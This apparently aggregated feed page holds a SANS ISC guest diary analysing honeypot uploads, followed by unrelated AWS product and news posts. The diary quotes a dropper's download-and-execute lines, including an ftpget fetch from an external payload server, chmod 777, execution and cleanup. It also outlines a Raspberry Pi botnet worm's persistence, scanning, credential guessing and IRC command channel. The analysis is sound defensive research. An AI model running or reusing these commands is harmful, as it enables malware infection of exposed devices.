Exploring Uploads in a Dshield Honeypot Environment [Guest Diary], (Thu, Sep 18th)

This post was originally published on this site

[This is a Guest Diary by Nathan Smisson, an ISC intern as part of the SANS.edu BACS program]

The goal of this project is to test the suitability of various data entry points within the dshield ecosystem to determine which metrics are likely to yield consistently interesting results.  This article explores analysis of files uploaded to the cowrie honeypot server.  Throughout this project, a number of tools have been developed to aid in improving workflow efficiency for analysts conducting research using a cowrie honeypot.  Here, a relatively simple tool called upload-stats is used to enumerate basic information about the files in the default cowrie ‘downloads’ directory at /srv/cowrie/var/lib/cowrie/downloads.  This and other tools developed in this project are available for use or contribution at https://github.com/neurohypophysis/dshield-tooling.

The configuration of my honeypot is intentionally very typical, closely following the installation and setup guide on https://github.com/DShield-ISC/dshield/tree/main.  The node in use for the purposes of this article is was set up on an EC2 instance in the AWS us-east-1 zone, which is old and very large, even by AWS standards.

Part 1: Identified Shell Script Investigation

The upload-stats tool works by enumerating some basic information about the files present in the downloads directory and printing it along with any corresponding information discovered in the honeypot event logs.  If the logs are still present on the system, it will automatically identify information such as source IP, time of upload, and other statistics that can aid in further exploration of interesting-looking files.
Given no arguments, the tool produces a quick summary of the files available on the system:

In this case, 21 of the files are reported as empty; if you’re following along, you may notice that the names of many such empty files are something short like tmp5wtvcehx.  When an upload is started, cowrie creates a temporary file, populates it with the contents of the uploaded file, and then renames it to the SHA hash of the result.  For empty files with temporary placeholder names, that likely means that the upload failed for some reason.

Among the top file types provided, we have a single file that was identified by the UNIX file utility as a Bash script.  As it turns out, this was not the only shell script among the files present in the directory at the time this command was run.  The reason that only one of them was identified as a shell script will be explored later in this article.  First, let’s take a look at the outlier.  Luckily it’s relatively short, so I can include the contents of the entire script here.

Fortunately for us, this script is very repetitive and easy to read, so let’s go line by line for one iteration of the pattern (which, I might add, could be much more concise had the actor used a for loop).

Line 1
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;

Each line of the script begins by attempting to change to several directories (cd /tmp || cd /var/run || cd /mnt || cd /root || cd /). This fallback sequence suggests a preference for a writable, low-monitoring location first (/tmp) and will attempt alternative directories only if prior ones fail, with the file root as a last resort.

Line 2
ftpget -v -u anonymous -p anonymous -P 21 87.121.84.163 arm5 arm5;

What follows is a command to download an architecture-specific payload from the actor’s FTP server.  More specifically, the script as a whole, if executed (and assuming we have ftpget installed, which we do not) will download payloads for 14 different architectures, casting a pretty wide net.  The inclusion of the -v (verbose) switch indicates that the actor expects, or at least hopes for non-blind RCE in this context, though we can assume FTP server accesses from the victim would be visible to the actor if execution succeeded, regardless.

To be thorough, here are the targeted CPU architecture variants:
•    mips, mipsel (MIPS variants)
•    sh4 (SuperH architecture)
•    x86_64 (64-bit Intel/AMD)
•    arm6, arm, arm5, arm7 (various ARM versions)
•    i686, x86 (32-bit Intel/AMD)
•    powerpc, ppc4fp (PowerPC variants)
•    m68k (Motorola 68k series)
•    spc (Ambiguous; may refer to SPC-700, among others.  I’d have to ask the author of the malware for clarification)

An interesting list, to be sure.  After researching some of the more obscure variants, the underlying commonality seems to be targeting IoT/embedded/OT devices or (likely legacy) networking equipment.  It’s hard to say anything beyond that for certain, though many of these have much more limited applications than others (e.g., SuperH, Motorola 68000 series, and SPC vs x86_64).  Notably absent are any Apple chips or many of the modern chips used in Android handsets.  Given the types of devices used with some of these specialized hardware sets, the final payload is unlikely to attempt anything involving a heavy workload.
I also noted the use of the old plaintext FTP for payload transfer: old becomes new again.

Line 3
chmod 777 arm5 ./arm5 telnet

This step changes the permissions of the downloaded payload to executable and then executes it with the argument ‘telnet’, which I’m guessing indicates the intended backdoor method.  Note that the script as received will attempt to execute all of the downloaded payloads, meaning that any environment discovery likely happens at this step, and only the payload corresponding to the compromised host’s chip architecture will successfully execute.

Line 4
rm -rf arm5

Finally, the payload is removed, possibly indicating that a persistence mechanism has been installed with the previous step, and more obviously indicating a desire to leave slightly fewer forensic artifacts on the target system.

Second-Stage Payload Server Analysis

The address 87.121.84.163 did not appear in any of the other uploaded files.  It appeared in several IP reputation blocklists as reported by Speedguide and Talos, though the referenced database at spamhaus.org did not return any immediately visible results.  At any rate, the RIPE records have the /24 netblock registered to an AS owned by a Dutch VPS provider, VPSVAULTHOST, which looks like it’s operating in the UK.  I’m assuming it’s a cloud-hosted server.  Interestingly, the ISC page has the country listed as Bulgaria, though I didn’t see anything else pointing there in my search.  Nothing else is reported on the ISC website.

Unfortunately, I have no other records of the source of this attack directly.  87.121.84.163 also did not appear in any other records, which is expected considering its role in the attack as a payload server.  In the next section, we will see instances of honeypot uploads with associated log entries, allowing for a more complete picture of an attack origin and life cycle.

Part 2: Botnet Worm Discovery

Continuing the investigation of patterns in uploaded files, I noticed that all of the file types identified by the system as ‘data’ appear to be readable text.  In the earlier bash script analysis, I noted that the file in question was not the only shell script present.  That is, it was not the only file containing a shebang (!#/bin/bash).  Moreover, file permissions that may have permitted identification of a shell script as such (i.e., 644 – readable by users other than root) were not unique to this file.  In fact, all of the ‘data’ files were not only readable but also consistently contained the string ‘bin/bash’.  In the following command, I filter for file types matching ‘data’ and containing ‘bin/bash’:


Note: Many of the files have no corresponding ‘metadata’ because the log records associated with these files have aged off of the system, but the files themselves have not.  Also, there are more total files in this screenshot because the timeline of this investigation was not perfectly linear.

In the previous screenshot we saw that our query for data files containing the bash interpreter path returned six matches.  Re-running the tool with no arguments, it appears that these six files account for 100% of our files of type ‘data’.  Looking at the other file types, the readability was either self-explanatory (ASCII, Unicode, shell script, empty) or inconsistent (some ‘regular files’ were binary while others were text-based).

The reason behind the variance in assigned permissions (either 0600 or 0644 for all files in the directory) has to do with the source of the activity from cowrie’s perspective.  A look at cowrie’s VFS (virtual file system) templates in fs.pickle would likely reveal the specifics of how these permissions are assigned, but for our purposes that’s not necessary at the moment.  To gain a general sense for the provenance of different file types on the system, we can start by examining the behavioral patterns associated with IPs that uploaded files of different types.  To set a baseline, I used another tool, ip-activity, to aggregate all of the log events associated with addresses that uploaded ‘regular’ files.  

Luckily not all of the logs related to these files have yet aged off.  This collection of data should reveal any consistencies in the context behind how these files were uploaded, which indeed it does.  For all files labeled as ‘regular’, the actor makes several login attempts, succeeds, and then uploads a file via SFTP.  With that knowledge, activity patterns related to ‘data’ files should stand out.

As hoped, this pattern is also consistent: for files marked ‘data’, the source came from stdin during an active SSH session.  That is, for these files the actor interacted with the system during an authenticated session before and/or after pushing a payload onto it, for 81.172.146.181 and 176.188.22.163 at the very least.  Once verified, this type of information will be useful to include in the output for later editions of the upload-stats tool.

While looking over the activity for these two addresses, the login attempts caught my eye.  Both clients attempted pi/raspberry and pi/raspberryraspberry993311.  Obviously enough they’re both looking for RBP devices in this case, but raspberryraspberry993311 is a rather specific guess, considering that it was the second of only two guesses from two (to our current knowledge) independent hosts.  To me, that indicates this password is probably not a random guess from a brute-forcing attempt.

A bit of research into ‘raspberryraspberry993311’ revealed a specific botnet malware strain associated with Pi IoT devices identified as UNIX_PIMINE.A by Trend Micro.  The 2019 article linked below features a through analysis of the malware that I will compare with the activity captured on my device.

https://www.researchgate.net/profile/Joakim-Kargaard-2/publication/334704944_Raspberry_Pi_Malware_An_Analysis_of_Cyberattacks_Towards_IoT_Devices/links/5e6f86ea458515e555803389/Raspberry-Pi-Malware-An-Analysis-of-Cyberattacks-Towards-IoT-Devices.pdf

To start, let’s compare the commands that followed successful authentication to the honeypot.  From my output, each command was saved to a separate tty logfile, so unfortunately the venerable playlog.py is not especially useful in this case.  However, we can still extract the command events directly from the logs, which I did.  For those not aware, playlog.py is a tool created by Upi Tamminen (desaster@dragonlight.fi) that parses cowrie TTY logs (saved in /srv/cowrie/var/lib/cowrie/tty/) and allows analysts to replay the activity in real time.

Both of our actors immediately pull a file to /tmp using scp, then set its permissions to executable and run it.  So far this is exactly aligned with the activity described in the UNIX_PIMINE.A article.  Next I will examine the files uploaded to see if they also follow the same path, where they may differ, and whether they appear to be members of the same botnet channel.


Screenshot from the researchgate.net article referenced above

Static Malware Analysis:  UNIX_PIMINE.A

Comparing the two samples uploaded by 81.172.146.181 and 176.188.22.163, the only difference between them is an scp control message prepended to the top of the files: C0755 4745 ocM8dVVu and C0755 4745 komDY9Nv, respectively.  To take the latter example, this control message breaks out to ‘copy file komDY9Nv of size 4745 with permissions 0755.’  As a side, the presence of control messages at the top of the files uploaded from stdin likely explains why the ‘data’ files are not marked as shell scripts.  In addition, a null byte at the end of the files may explain why they are classified as ‘data’ rather than ASCII text.

Before continuing analysis of the scripts associated with just these two addresses, you may have noticed in the earlier enumeration of ‘data’ files that the sizes of the remaining files for which we lack log data appear to be identical.  Running vimdiff against the remaining files confirms that our other 4 data file records are instances of attacks from members of the same botnet.  Continuing down the code, everything appears to align with the description given in the referenced article.  The malware makes a copy of itself to a file with a random 8-digit name within /opt, modifies /etc/local.rc to execute the backdoor on reboot, and then instructs the system to do just that.

After that, the malware attempts to kill and remove a number of other (apparent) cryptomining plants that may already exist on the compromised system, before connecting out to an Undernet Internet Relay Chat (IRC) channel on port 6667, where it joins the #biret C2 channel with an username based on the md5 hash of the compromised system’s uname output.  As pointed out in the article, this is a fairly low-entropy generation scheme for unique usernames, since the probability of multiple systems with identical output for ‘uname -a’ is very high, leading to username collisions and ultimately limiting the worm’s growth factor.  I suspected channel rotation might have occurred since the article was published, but the instances that hit my machine were in fact from members of the same botnet from 2019.  Malware that endlessly replicates itself independently of its originator, as it turns out, is pretty hard to patch.

The worm’s spreading mechanism involves the installation of sshpass for simplifying ssh-based connections to new targets and Zmap for port scanning.  Specifically, it scans IPs (iterating 100,000 addresses at a time) for port 22 availability and stores reachable addresses in a temporary file before trying its 2 credential sets: pi/raspberry and pi/raspberryraspberry993311.  The password ‘raspberry’ is a long-running default for Pi devices.  However, at this point it’s still not entirely clear why this second combination is used in particular; it is strongly correlated with various pi-related attacks, but does not seem to be a common default password as far as I have been able to discover.  It’s possible that some other malware variants (such as those this worm attempts to remove) create an account on compromised hosts with these credentials, leading to an increased likelihood of successful authentication for the types of devices this worm looks to infect.

Source Address Consideration: Compromised Pies

Knowing what we do about the way this malware spreads, the session activity is pretty clear.  It’s best to think of the actor addresses in this case as two compromised victims of the same worm; i.e., members of the same botnet.  From the two sets of logs we have at hand, 81.172.146.181 appears to be a Dutch ISP-assigned public address within a network belonging to DELTA Fiber Nederland B.V.  My guess would be that this is a network/IoT appliance or possibly an RBP positioned behind a SOHO gateway router with port forwarding, based on what we’ve seen so far.  176.188.22.163 is a similar story: in this case, belonging to a French ISP (Bouygues Telecom).  No malicious activity has been reported for either address on the ISC website.

Conclusion: File Uploads and Attack Descriptions

Correlation of event logs to files uploaded to the honeypot has proved effective for discovering highly specific attack patterns.  Moreover, context surrounding the operating internals of the cowrie (or other honeypot) environment is crucial for understanding the chronology and substance of an event.  Automating processes such as event correlation and the ability to group files, IPs, and other information into discrete buckets greatly reduces the overhead required for such investigations and encourages analytic insights.  A disadvantage to this approach is that the scope of activity relative to the volume of events not logged in file uploads is very small, though depending on the intent of an investigation, this may not be a problem.

The attacks observed in this article highlight the need primarily for maintenance and monitoring of legacy systems, as well as the necessity of changing default passwords before exposing systems to the public Internet.

[1] https://github.com/neurohypophysis/dshield-tooling
[2] https://github.com/DShield-ISC/dshield/tree/main
[3] https://www.sans.edu/cyber-security-programs/bachelors-degree/

———–
Guy Bruneau IPSS Inc.
My GitHub Page
Twitter: GuyBruneau
gbruneau at isc dot sans dot edu

(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.


CTRL-Z DLL Hooking, (Wed, Sep 17th)

This post was originally published on this site

When you’re debugging a malware sample, you probably run it into a debugger and define some breakpoints. The idea is to take over the program control before it will perform “interesting” actions. Usually, we set breakpoints on memory management API call (like VirtualAlloc()) or process activities (like CreateProcess(), CreateRemoteThread(), …).

AWS named as a Leader in 2025 Gartner Magic Quadrant for Cloud-Native Application Platforms and Container Management

This post was originally published on this site

A month ago, I shared that Amazon Web Services (AWS) is recognized as a Leader in 2025 Gartner Magic Quadrant for Strategic Cloud Platform Services (SCPS), with Gartner naming AWS a Leader for the fifteenth consecutive year.

In 2024, AWS was named as a Leader in the Gartner Magic Quadrant for AI Code Assistants, Cloud-Native Application Platforms, Cloud Database Management Systems, Container Management, Data Integration Tools, Desktop as a Service (DaaS), and Data Science and Machine Learning Platforms as well as the SCPS. In 2025, we were also recognized as a Leader in the Gartner Magic Quadrant for Contact Center as a Service (CCaaS), Desktop as a Service and Data Science and Machine Learning (DSML) platforms. We strongly believe this means AWS provides the broadest and deepest range of services to customers.

Today, I’m happy to share recent Magic Quadrant reports that named AWS as a Leader in more cloud technology markets: Cloud-Native Application Platforms (aka Cloud Application Platforms) and Container Management.

2025 Gartner Magic Quadrant for Cloud-Native Application Platforms
AWS has been named a Leader in the Gartner Magic Quadrant for Cloud-Native Application Platforms for 2 consecutive years. AWS was positioned highest on “Ability to Execute”. Gartner defines cloud-native application platforms as those that provide managed application runtime environments for applications and integrated capabilities to manage the lifecycle of an application or application component in the cloud environment.

The following image is the graphical representation of the 2025 Magic Quadrant for Cloud-Native Application Platforms.

Our comprehensive cloud-native application portfolio—AWS Lambda, AWS App Runner, AWS Amplify, and AWS Elastic Beanstalk—offers flexible options for building modern applications with strong AI capabilities, demonstrated through continued innovation and deep integration across our broader AWS service portfolio.

You can simplify the service selection through comprehensive documentation, reference architectures, and prescriptive guidance available in the AWS Solutions Library, along with AI-powered, contextual recommendations from Amazon Q based on your specific requirements. While AWS Lambda is optimized for AWS to provide the best possible serverless experience, it follows industry standards for serverless computing and supports common programming languages and frameworks. You can find all necessary capabilities within AWS, including advanced features for AI/ML, edge computing, and enterprise integration.

You can build, deploy, and scale generative AI agents and applications by integrating these compute offerings with Amazon Bedrock for serverless inferences and Amazon SageMaker for artificial intelligence and machine learning (AI/ML) training and management.

Access the complete 2025 Gartner Magic Quadrant for Cloud-Native Application Platforms to learn more.

2025 Gartner Magic Quadrant for Container Management

In the 2025 Gartner Magic Quadrant for Container Management, AWS has been named as a Leader for three years and was positioned furthest for “Completeness of Vision”. Gartner defines container management as offerings that support the deployment and operation of containerized workloads. This process involves orchestrating and overseeing the entire lifecycle of containers, covering deployment, scaling, and operations, to ensure their efficient and consistent performance across different environments.

The following image is the graphical representation of the 2025 Magic Quadrant for Container Management.

AWS container services offer fully managed container orchestration with AWS native solutions and open-source technologies to focus on providing a wide range of deployment options, from Kubernetes to our native orchestrator.

You can use Amazon Elastic Container Service (Amazon ECS) and Amazon Elastic Kubernetes Service (Amazon EKS). Both can be used with AWS Fargate for serverless container deployment. Additionally, EKS Auto Mode simplifies Kubernetes management by automatically provisioning infrastructure, selecting optimal compute instances, and dynamically scaling resources for containerized applications.

You can connect on-premises and edge infrastructure back to AWS container services with EKS Hybrid Nodes and ECS Anywhere, or use EKS Anywhere for a fully disconnected Kubernetes experience supported by AWS. With flexible compute and deployment options, you can reduce operational overhead and focus on innovation and drive business value faster.

Access the complete 2025 Gartner Magic Quadrant for Container Management to learn more.

Channy

Gartner does not endorse any vendor, product or service depicted in its research publications and does not advise technology users to select only those vendors with the highest ratings or other designation. Gartner research publications consist of the opinions of Gartner’s research organization and should not be construed as statements of fact. Gartner disclaims all warranties, expressed or implied, with respect to this research, including any warranties of merchantability or fitness for a particular purpose.

GARTNER is a registered trademark and service mark of Gartner and Magic Quadrant is a registered trademark of Gartner, Inc. and/or its affiliates in the U.S. and internationally and are used herein with permission. All rights reserved.

AWS Weekly Roundup: Strands Agents 1M+ downloads, Cloud Club Captain, AI Agent Hackathon, and more (September 15, 2025)

This post was originally published on this site

Last week, Strands Agents, AWS open source for agentic AI SDK just hit 1 million downloads and earned 3,000+ GitHub Stars less than 4 months since launching as a preview in May 2025. With Strands Agents, you can build production-ready, multi-agent AI systems in a few lines of code.

We’ve continuously improved features including support for multi-agent patterns, A2A protocol, and Amazon Bedrock AgentCore. You can use a collection of sample implementations to help you get started with building intelligent agents using Strands Agents. We always welcome your contribution and feedback to our project including bug reports, new features, corrections, or additional documentation.

Here is the latest research article of Amazon Science about the future of agentic AI and questions that scientists are asking about agent-to-agent communications, contextual understanding, common sense reasoning, and more. You can understand the technical topic of agentic AI with with relatable examples, including one about our personal behaviors about leaving doors open or closed, locked or unlocked.

Last week’s launches
Here are some launches that got my attention:

  • Amazon EC2 M4 and M4 Pro Mac instances – New M4 Mac instances offer up to 20% better application build performance compared to M2 Mac instances, while M4 Pro Mac instances deliver up to 15% better application build performance compared to M2 Pro Mac instances. These instances are ideal for building and testing applications for Apple platforms such as iOS, macOS, iPadOS, tvOS, watchOS, visionOS, and Safari.
  • LocalStack integration in Visual Studio Code (VS Code) – You can use LocalStack to locally emulate and test your serverless applications using the familiar VS Code interface without switching between tools or managing complex setup, thus simplifying your local serverless development process.
  • AWS Cloud Development Kit (AWS CDK) Refactor (Preview) –You can rename constructs, move resources between stacks, and reorganize CDK applications while preserving the state of deployed resources. By using AWS CloudFormation’s refactor capabilities with automated mapping computation, CDK Refactor eliminates the risk of unintended resource replacement during code restructuring.
  • AWS CloudTrail MCP Server – New AWS CloudTrail MCP server allows AI assistants to analyze API calls, track user activities, and perform advanced security analysis across your AWS environment through natural language interactions. You can explore more AWS MCP servers for working with AWS service resources.
  • Amazon CloudFront support for IPv6 origins – Your applications can send IPv6 traffic all the way to their origins, allowing them to meet their architectural and regulatory requirements for IPv6 adoption. End-to-end IPv6 support improves network performance for end users connecting over IPv6 networks, and also removes concerns for IPv4 address exhaustion for origin infrastructure.

For a full list of AWS announcements, be sure to keep an eye on the What’s New with AWS? page.

Other AWS news
Here are some additional news items that you might find interesting:

  • A city in the palm of your hand – Check out this interactive feature that explains how our AWS Trainium chip designers think like city planners, optimizing every nanometer to move data at near light speed.
  • Measuring the effectiveness of software development tools and practices – Read how Amazon developers that identified specific challenges before adopting AI tools cut costs by 15.9% year-over-year using our cost-to-serve-software framework (CTS-SW). They deployed more frequently and reduced manual interventions by 30.4% by focusing on the right problems first.
  • Become an AWS Cloud Club Captain – Join a growing network of student cloud enthusiasts by becoming an AWS Cloud Club Captain! As a Captain, you’ll get to organize events and building cloud communities while developing leadership skills. Application window is open September 1-28, 2025.

Upcoming AWS events
Check your calendars and sign up for these upcoming AWS events as well as AWS re:Invent and AWS Summits:

  • AWS AI Agent Global Hackathon – This is your chance to dive deep into our powerful generative AI stack and create something truly awesome. From September 8 to October 20, you have the opportunity to create AI agents using AWS suite of AI services, competing for over $45,000 in prizes and exclusive go-to-market opportunities.
  • AWS Gen AI Lofts – You can learn AWS AI products and services with exclusive sessions and meet industry-leading experts, and have valuable networking opportunities with investors and peers. Register in your nearest city: Mexico City (September 30–October 2), Paris (October 7–21), London (Oct 13–21), and Tel Aviv (November 11–19).
  • AWS Community Days – Join community-led conferences that feature technical discussions, workshops, and hands-on labs led by expert AWS users and industry leaders from around the world: Aotearoa and Poland (September 18), South Africa (September 20), Bolivia (September 20), Portugal (September 27), Germany (October 7), and Hungary (October 16).

You can browse all upcoming AWS events and AWS startup events.

That’s all for this week. Check back next Monday for another Weekly Roundup!

Channy

Announcing Amazon EC2 M4 and M4 Pro Mac instances

This post was originally published on this site

As someone who has been using macOS since 2001 and Amazon EC2 Mac instances since their launch 4 years ago, I’ve helped numerous customers scale their continuous integration and delivery (CI/CD) pipelines on AWS. Today, I’m excited to share that Amazon EC2 M4 and M4 Pro Mac instances are now generally available.

Development teams building applications for Apple platforms need powerful computing resources to handle complex build processes and run multiple iOS simulators simultaneously. As development projects grow larger and more sophisticated, teams require increased performance and memory capacity to maintain rapid development cycles.

Apple M4 Mac mini at the core
EC2 M4 Mac instances (known as mac-m4.metal in the API) are built on Apple M4 Mac mini computers and are built on the AWS Nitro System. They feature Apple silicon M4 chips with 10-core CPU (four performance and six efficiency cores), 10-core GPU, 16-core Neural Engine, and 24 GB unified memory, delivering enhanced performance for iOS and macOS application build workloads. When building and testing applications, M4 Mac instances deliver up to 20 percent better application build performance compared to EC2 M2 Mac instances.

EC2 M4 Pro Mac (mac-m4pro.metal in the API) instances are powered by Apple silicon M4 Pro chips with 14-core CPU, 20-core GPU, 16-core Neural Engine, and 48 GB unified memory. These instances offer up to 15 percent better application build performance compared to EC2 M2 Pro Mac instances. The increased memory and computing power make it possible to run more tests in parallel using multiple device simulators.

Each M4 and M4 Pro Mac instance now comes with 2 TB of local storage, providing low-latency storage for improved caching and build and test performance.

Both instance types support macOS Sonoma version 15.6 and later as Amazon Machine Images (AMIs). The AWS Nitro System provides up to 10 Gbps of Amazon Virtual Private Cloud (Amazon VPC) network bandwidth and 8 Gbps of Amazon Elastic Block Store (Amazon EBS) storage bandwidth through high-speed Thunderbolt connections.

Amazon EC2 Mac instances integrate seamlessly with AWS services, which means you can:

Let me show you how to get started
You can launch an EC2 M4 or M4 Pro Mac instances through the AWS Management Console, AWS Command Line Interface (AWS CLI), or AWS SDKs.

